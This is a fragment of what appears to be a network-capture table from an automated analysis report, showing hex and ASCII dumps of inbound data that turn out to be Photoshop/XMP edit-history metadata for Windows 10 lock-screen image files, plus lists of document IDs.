| 2022-05-13 13:53:16 UTC | 1601 | IN | Data Raw: 73 31 30 5c 43 6f 72 74 61 6e 61 5c 43 6f 72 74 61 6e 61 2d 52 65 6d 69 6e 64 65 72 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 36 32 30 39 32 38 32 33 39 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 31 2d 31 34 54 31 35 3a 35 35 3a 33 37 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 43 6f 72 74 61 6e 61 5c 43 6f 72 74 61 6e 61 2d 52 65 6d 69 6e 64 65 72 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 36 36 35 34 39 35 38 37 35 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 31 2d 31 34 54 31 35 3a 35 35 3a 34 35 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73<br>Data Ascii: s10\Cortana\Cortana-Reminder_GettyImages-620928239_1080x1920.jpg saved
2016-11-14T15:55:37-08:00	File C:\Users\v-lizagh\MS\Windows10\Cortana\Cortana-Reminder_GettyImages-665495875_1080x1920.jpg saved
2016-11-14T15:55:45-08:00	File C:\Users |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1633 | IN | Data Raw: 2d 6c 69 7a 61 67 68 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 41 64 6f 62 65 5c 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 35 2e 35 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 4d 49 54 2d 57 69 6e 74 65 72 45 6e 74 65 72 74 61 69 6e 6d 65 6e 74 2d 4f 73 63 61 72 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 35 30 38 39 32 34 38 30 5f 31 30 38 30 78 31 39 32 30 45 36 44 39 31 43 44 33 36 38 33 31 39 46 44 30 32 34 37 46 39 43 34 36 31 44 39 41 46 30 30 37 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 31 2d 32 30 54 31 31 3a 31 38 3a 35 39 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69<br>Data Ascii: -lizagh\AppData\Roaming\Adobe\Adobe Photoshop CC 2015.5\AutoRecover_MIT-WinterEntertainment-Oscars_GettyImages-150892480_1080x1920E6D91CD368319FD0247F9C461D9AF007.psb saved
2017-01-20T11:18:59-08:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTi |
| 2022-05-13 13:53:16 UTC | 1649 | IN | Data Raw: 41 45 45 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 34 37 34 37 36 33 39 35 32 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 32 2d 32 33 54 30 39 3a 34 35 3a 30 33 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 45 64 67 65 5c 4e 41 41 45 45 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 45 64 67 65 2d 4e 41 41 45 45 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 34 38 34 30 30 36 30 35 34 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 32 2d 32 33 54 30 39 3a 34 36 3a 34 39 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69<br>Data Ascii: AEE_GettyImages-474763952_1080x1920.jpg saved
2017-02-23T09:45:03-08:00	File C:\Users\v-lizagh\MS\Windows10\Edge\NAAEE\CHOSEN\Crops\Edge-NAAEE_GettyImages-484006054_1080x1920.jpg saved
2017-02-23T09:46:49-08:00	File C:\Users\v-lizagh\MS\Wi |
| 2022-05-13 13:53:16 UTC | 1832 | IN | Data Raw: 74 2d 41 70 72 69 6c 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 31 37 31 38 38 36 38 38 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 33 2d 31 34 54 31 32 3a 31 31 3a 30 33 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 33 2d 31 35 54 31 35 3a 31 36 3a 33 30 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 6f 70 65 6e 65 64 26 23 78 41 3b 32 30 31 37 2d 30 33 2d 31 35 54<br>Data Ascii: t-April_GettyImages-517188688_1080x1920.jpg saved
2017-03-14T12:11:03-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
2017-03-15T15:16:30-07:00	File Lockscreen_1080x1920_Portrait.psd opened
2017-03-15T |
| 2022-05-13 13:53:16 UTC | 1880 | IN | Data Raw: 6d 70 6f 77 65 72 69 6e 67 54 6f 6f 6c 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 34 38 36 37 37 36 36 37 36 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 34 2d 31 38 54 31 31 3a 30 30 3a 30 37 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 69 63 72 6f 73 6f 66 74 5c 45 6d 70 6f 77 65 72 69 6e 67 43 6c 61 73 73 72 6f 6f 6d 54 6f 6f 6c 73 5c 43 48 4f 53 45 4e 5c 45 6d 70 6f 77 65 72 69 6e 67 54 6f 6f 6c 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 31 32 35 32 36 36 32 33 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 34 2d 31 38 54 31 31 3a 30 33 3a 31 31 2d 30 37 3a 30<br>Data Ascii: mpoweringTools_GettyImages-486776676_1080x1920.jpg saved
2017-04-18T11:00:07-07:00	File C:\Users\v-lizagh\MS\Windows10\Microsoft\EmpoweringClassroomTools\CHOSEN\EmpoweringTools_GettyImages-512526623_1080x1920.jpg saved
2017-04-18T11:03:11-07:0 |
| 2022-05-13 13:53:16 UTC | 1896 | IN | Data Raw: 5c 4d 61 74 74 52 65 71 75 65 73 74 5c 4c 69 6e 6b 65 64 49 6e 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4c 69 6e 6b 65 64 49 6e 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 34 34 36 35 34 38 31 30 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 35 2d 31 35 54 31 35 3a 33 30 3a 32 34 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 61 74 74 52 65 71 75 65 73 74 5c 4c 69 6e 6b 65 64 49 6e 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4c 69 6e 6b 65 64 49 6e 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 37 31 37 35 32 30 30 31 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 35 2d 31 35<br>Data Ascii: \MattRequest\LinkedIn\CHOSEN\Crops\LinkedIn_GettyImages-144654810_1080x1920.jpg saved
2017-05-15T15:30:24-07:00	File C:\Users\v-lizagh\MS\Windows10\MattRequest\LinkedIn\CHOSEN\Crops\LinkedIn_GettyImages-571752001_1080x1920.jpg saved
2017-05-15 |
| 2022-05-13 13:53:16 UTC | 1959 | IN | Data Raw: 65 2d 4d 53 52 65 77 61 72 64 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 31 37 34 35 33 30 39 38 5f 31 30 38 30 78 31 39 32 30 31 41 35 37 33 32 35 44 38 33 38 43 37 34 30 42 39 30 39 34 44 42 43 32 42 44 39 30 36 34 33 42 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 36 2d 30 36 54 31 33 3a 30 37 3a 32 32 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 36 2d 30 37 54 30 38 3a 32 33 3a 34 38 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30<br>Data Ascii: e-MSRewards_GettyImages-117453098_1080x19201A57325D838C740B9094DBC2BD90643B.psb saved
2017-06-06T13:07:22-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
2017-06-07T08:23:48-07:00	File Lockscreen_1080x1920 |
| 2022-05-13 13:53:16 UTC | 2015 | IN | Data Raw: 49 6d 61 67 65 73 2d 36 37 35 36 30 35 38 31 31 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 37 2d 31 33 54 31 38 3a 35 35 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 41 64 6f 62 65 5c 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 43 20 32 30 31 37 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 57 69 6e 64 6f 77 73 31 30 2d 54 69 70 73 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 30 36 36 37 31 30 36 32 5f 31 30 38 30 78 31 39 32 30 43 39 43 30 46 32 30 45 45 46 37 41 41 33 34 46 33 38 44 35 42 44 39 30 45 45 31 39 34 38 45 33 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 37 2d 31 33 54 31<br>Data Ascii: Images-675605811_1080x1920.jpg saved
2017-07-13T18:55-07:00	File C:\Users\v-lizagh\AppData\Roaming\Adobe\Adobe Photoshop CC 2017\AutoRecover_Windows10-Tips_GettyImages-106671062_1080x1920C9C0F20EEF7AA34F38D5BD90EE1948E3.psb saved
2017-07-13T1 |
| 2022-05-13 13:53:16 UTC | 2039 | IN | Data Raw: 3a 30 36 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 55 53 2d 4f 70 65 6e 5c 43 68 6f 73 65 6e 5c 43 72 6f 70 73 5c 4d 49 54 2d 55 53 6f 70 65 6e 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 38 31 34 30 34 31 39 39 30 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 38 2d 31 30 54 31 38 3a 30 31 3a 35 38 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31<br>Data Ascii: :06-07:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTime\US-Open\Chosen\Crops\MIT-USopen_GettyImages-814041990_1080x1920.jpg saved
2017-08-10T18:01:58-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
201 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2079 | IN | Data Raw: 31 37 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 48 65 61 6c 74 68 79 4c 69 66 65 73 74 79 6c 65 2d 4e 6f 74 65 62 6f 6f 6b 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 33 31 36 30 37 37 37 33 5f 31 30 38 30 78 31 39 32 30 34 30 30 46 36 30 35 46 36 32 36 46 31 37 44 34 44 32 45 44 35 33 38 33 37 45 32 39 44 30 46 45 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 38 2d 32 39 54 31 37 3a 32 39 3a 31 33 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 30 38 2d 33 30 54 32 31 3a 33 31 3a 31 32 2d 30 37 3a 30 30<br>Data Ascii: 17\AutoRecover_HealthyLifestyle-Notebook_GettyImages-531607773_1080x1920400F605F626F17D4D2ED53837E29D0FE.psb saved
2017-08-29T17:29:13-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
2017-08-30T21:31:12-07:00 |
| 2022-05-13 13:53:16 UTC | 2134 | IN | Data Raw: 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 31 30 2d 32 35 54 31 36 3a 30 31 3a 33 33 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 6f 70 65 6e 65 64 26 23 78 41 3b 32 30 31 37 2d 31 30 2d 32 35 54 31 36 3a 30 39 3a 35 32 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 42 69 6e 67 45 64 67 65 47 72 6f 77 74 68 49 6d 61 67 65 73 5c 4c 6f 63 6b 32 30 31 37 5f 42 61 74 63 68 39 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4c 6f 63 6b 32 30 31 37 2d 42 39 5f 4d 6f 72 61 69 6e<br>Data Ascii: kscreen_1080x1920_Portrait.psd saved
2017-10-25T16:01:33-07:00	File Lockscreen_1080x1920_Portrait.psd opened
2017-10-25T16:09:52-07:00	File C:\Users\v-lizagh\MS\Windows10\BingEdgeGrowthImages\Lock2017_Batch9\CHOSEN\Crops\Lock2017-B9_Morain |
| 2022-05-13 13:53:16 UTC | 2174 | IN | Data Raw: 70 20 43 43 20 32 30 31 37 5c 41 75 74 6f 52 65 63 6f 76 65 72 5c 5f 4c 6f 63 6b 32 30 31 37 2d 42 39 5f 50 61 70 61 72 6f 61 4e 50 4e 65 77 5a 65 6c 61 6e 64 5f 35 30 30 70 78 2d 36 36 35 35 30 30 34 39 5f 31 30 38 30 78 31 39 32 30 37 42 39 34 38 34 42 38 34 44 41 37 41 44 38 38 41 35 32 45 38 36 42 44 35 42 39 38 31 39 30 38 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 31 32 2d 30 34 54 31 33 3a 32 36 3a 31 36 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 42 69 6e 67 45 64 67 65 47 72 6f 77 74 68 49 6d 61 67 65 73 5c 4c 6f 63 6b 32 30 31 37 5f 42 61 74 63 68 39 5c 43 48 4f 53 45 4e 5c 52 65 70 6c 61 63 65 6d 65 6e 74 73 5c 4c 6f 63 6b 32 30 31<br>Data Ascii: p CC 2017\AutoRecover_Lock2017-B9_PaparoaNPNewZeland_500px-66550049_1080x19207B9484B84DA7AD88A52E86BD5B981908.psb saved
2017-12-04T13:26:16-08:00	File C:\Users\v-lizagh\MS\Windows10\BingEdgeGrowthImages\Lock2017_Batch9\CHOSEN\Replacements\Lock201 |
| 2022-05-13 13:53:16 UTC | 2200 | IN | Data Raw: 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4f 66 66 69 63 65 5c 53 70 6f 74 6c 69 67 68 74 5f 46 59 31 38 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4f 66 66 69 63 65 53 70 6f 74 6c 69 67 68 74 46 59 31 38 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 31 32 32 31 32 34 31 30 35 5f 31 30 38 30 78 31 39 32 30 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 37 2d 31 32 2d 31 34 54 31 35 3a 31 32 3a 35 36 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4f 66 66 69 63 65 5c 53 70 6f 74 6c 69 67 68 74 5f 46 59 31 38 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4f 66 66 69 63 65 53 70 6f 74 6c 69 67 68 74 46 59 31 38 5f 47 65 74 74 79 49 6d 61 67<br>Data Ascii: s\v-lizagh\MS\Windows10\Office\Spotlight_FY18\CHOSEN\Crops\OfficeSpotlightFY18_GettyImages-122124105_1080x1920.psd saved
2017-12-14T15:12:56-08:00	File C:\Users\v-lizagh\MS\Windows10\Office\Spotlight_FY18\CHOSEN\Crops\OfficeSpotlightFY18_GettyImag |
| 2022-05-13 13:53:16 UTC | 2232 | IN | Data Raw: 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 56 61 6c 65 6e 74 69 6e 65 73 44 61 79 5c 32 30 31 38 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 49 54 2d 56 61 6c 65 6e 74 69 6e 65 73 44 61 79 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 30 34 38 31 34 34 35 34 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 31 2d 32 34 54 31 36 3a 30 35 3a 30 39 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4d 6f 6d 65 6e 74 73 49 6e 54 69 6d 65 5c 56 61 6c 65 6e 74 69 6e 65 73 44 61 79 5c 32 30 31 38 5c 43 48 4f 53 45 4e 5c 43 72 6f 70<br>Data Ascii: ile C:\Users\v-lizagh\MS\Windows10\MomentsInTime\ValentinesDay\2018\CHOSEN\Crops\MIT-ValentinesDay_GettyImages-504814454_1080x1920.jpg saved
2018-01-24T16:05:09-08:00	File C:\Users\v-lizagh\MS\Windows10\MomentsInTime\ValentinesDay\2018\CHOSEN\Crop |
| 2022-05-13 13:53:16 UTC | 2272 | IN | Data Raw: 32 30 5f 50 6f 72 74 72 61 69 74 45 43 39 39 33 34 30 42 35 30 46 37 44 35 37 32 30 43 39 36 39 44 34 32 34 33 31 34 39 36 36 37 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 32 2d 32 31 54 31 38 3a 31 36 3a 34 35 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 5f 5f 54 65 6d 70 6c 61 74 65 73 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 32 2d 32 36 54 30 38 3a 33 31 3a 31 32 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 6f 70 65 6e 65 64<br>Data Ascii: 20_PortraitEC99340B50F7D5720C969D4243149667.psb saved
2018-02-21T18:16:45-08:00	File C:\Users\v-lizagh\MS\Windows10__Templates\Lockscreen_1080x1920_Portrait.psd saved
2018-02-26T08:31:12-08:00	File Lockscreen_1080x1920_Portrait.psd opened |
| 2022-05-13 13:53:16 UTC | 2367 | IN | Data Raw: 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 45 43 39 39 33 34 30 42 35 30 46 37 44 35 37 32 30 43 39 36 39 44 34 32 34 33 31 34 39 36 36 37 2e 70 73 62 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 33 2d 30 39 54 31 32 3a 31 35 3a 33 37 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 57 69 6e 64 6f 77 73 5c 4d 4d 58 5c 42 61 74 63 68 33 5c 43 48 4f 53 45 4e 5c 43 72 6f 70 73 5c 4d 4d 58 5f 65 73 74 6f 63 6b 5f 32 30 30 31 2d 33 39 34 39 30 37 2d 30 31 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 38 2d 30 33 2d 30 39 54 31 32 3a 31 36 3a 31 34 2d 30 38 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a<br>Data Ascii: reen_1080x1920_PortraitEC99340B50F7D5720C969D4243149667.psb saved
2018-03-09T12:15:37-08:00	File C:\Users\v-lizagh\MS\Windows10\Windows\MMX\Batch3\CHOSEN\Crops\MMX_estock_2001-394907-01_1080x1920.jpg saved
2018-03-09T12:16:14-08:00	File C: |
| 2022-05-13 13:53:16 UTC | 2391 | IN | Data Raw: 38 31 37 38 36 30 44 38 42 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 33 45 43 35 38 45 30 39 38 46 37 31 45 34 43 39 34 46 30 33 43 39 38 35 32 33 43 41 43 39 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 33 45 44 37 31 32 43 30 38 34 45 46 36 42 30 42 39 35 30 32 46 30 30 43 38 45 42 46 42 45 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 33 46 37 41 41 46 35 41 34 33 44 38 44 31 33 34 33 37 34 44 32 41 31 36 32 44 34 39 41 32 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 33 46 42 44 39 43 42 43 43 37 42 33 45 32 44 34 38 30 43 34 43 46 38 41 31 34 33 32 35 46 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 30 34 30 32 35 33 39 33 43 36 42 32 35 30 41 31 36 39 38 41 39 35 45 31 37 38 43<br>Data Ascii: 817860D8B6</rdf:li> <rdf:li>03EC58E098F71E4C94F03C98523CAC91</rdf:li> <rdf:li>03ED712C084EF6B0B9502F00C8EBFBEA</rdf:li> <rdf:li>03F7AAF5A43D8D134374D2A162D49A2B</rdf:li> <rdf:li>03FBD9CBCC7B3E2D480C4CF8A14325F3</rdf:li> <rdf:li>04025393C6B250A1698A95E178C |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2431 | IN | Data Raw: 32 39 35 43 38 41 37 33 44 35 34 39 33 43 32 36 36 30 46 32 45 32 35 32 44 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 31 31 35 37 46 41 31 38 43 37 37 33 42 43 46 33 46 44 45 44 39 42 46 32 45 43 46 46 44 37 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 31 31 42 45 42 41 36 35 44 44 32 36 37 33 38 36 37 39 37 41 42 39 41 35 31 35 42 37 45 34 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 31 32 45 34 32 32 45 43 3 1 45 39 37 35 44 39 32 43 31 35 32 31 38 46 33 41 35 43 36 44 36 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 31 35 32 35 35 30 30 32 32 43 44 41 31 43 33 31 39 46 30 42 33 45 41 35 44 30 34 32 45 45 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 31 35 36 32 45 36 39 41 44 34<br>Data Ascii: 295C8A73D5493C2660F2E252D5</rdf:li> <rdf:li>11157FA18C773BCF3FDED9BF2ECFFD70</rdf:li> <r df:li>111BEBA65DD267386797AB9A515B7E4D</rdf:li> <rdf:li>112E422EC1E975D92C15218F3A5C6D66</rdf:li> <r df:li>1152550022CDA1C319F0B3EA5D042EE3</rdf:li> <rdf:li>11562E69AD4 |
| 2022-05-13 13:53:16 UTC | 2470 | IN | Data Raw: 33 30 38 44 41 30 33 32 37 36 41 39 44 43 30 33 46 31 46 34 41 38 31 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 37 37 42 43 30 45 42 39 39 34 34 33 43 44 44 32 43 38 38 39 41 34 37 37 32 35 36 46 41 39 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 37 37 43 38 32 36 43 43 42 38 34 39 32 39 42 39 42 37 34 34 33 33 30 32 33 36 41 39 33 35 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 37 38 34 33 42 35 33 46 41 37 3 6 36 35 35 35 43 42 38 36 46 37 30 44 37 42 37 38 38 45 30 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 37 38 39 45 35 39 37 32 44 36 44 32 46 32 36 32 45 37 31 43 44 32 43 43 30 39 37 34 39 43 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 31 37 39 42 45 45 41 37 45 32 34 46 30<br>Data Ascii: 308DA03276A9DC03F1F4A81C</rdf:li> <rdf:li>177BC0EB99443CDD2C889A477256FA9C</rdf:li> <rdf :li>177C826CCB84929B9B744330236A9352</rdf:li> <rdf:li>17843B53FA766555CB86F70D7B788E01</rdf:li> <rdf :li>1789E5972D6D2F262E71CD2CC09749C5</rdf:li> <rdf:li>179BEEA7E24F0 |
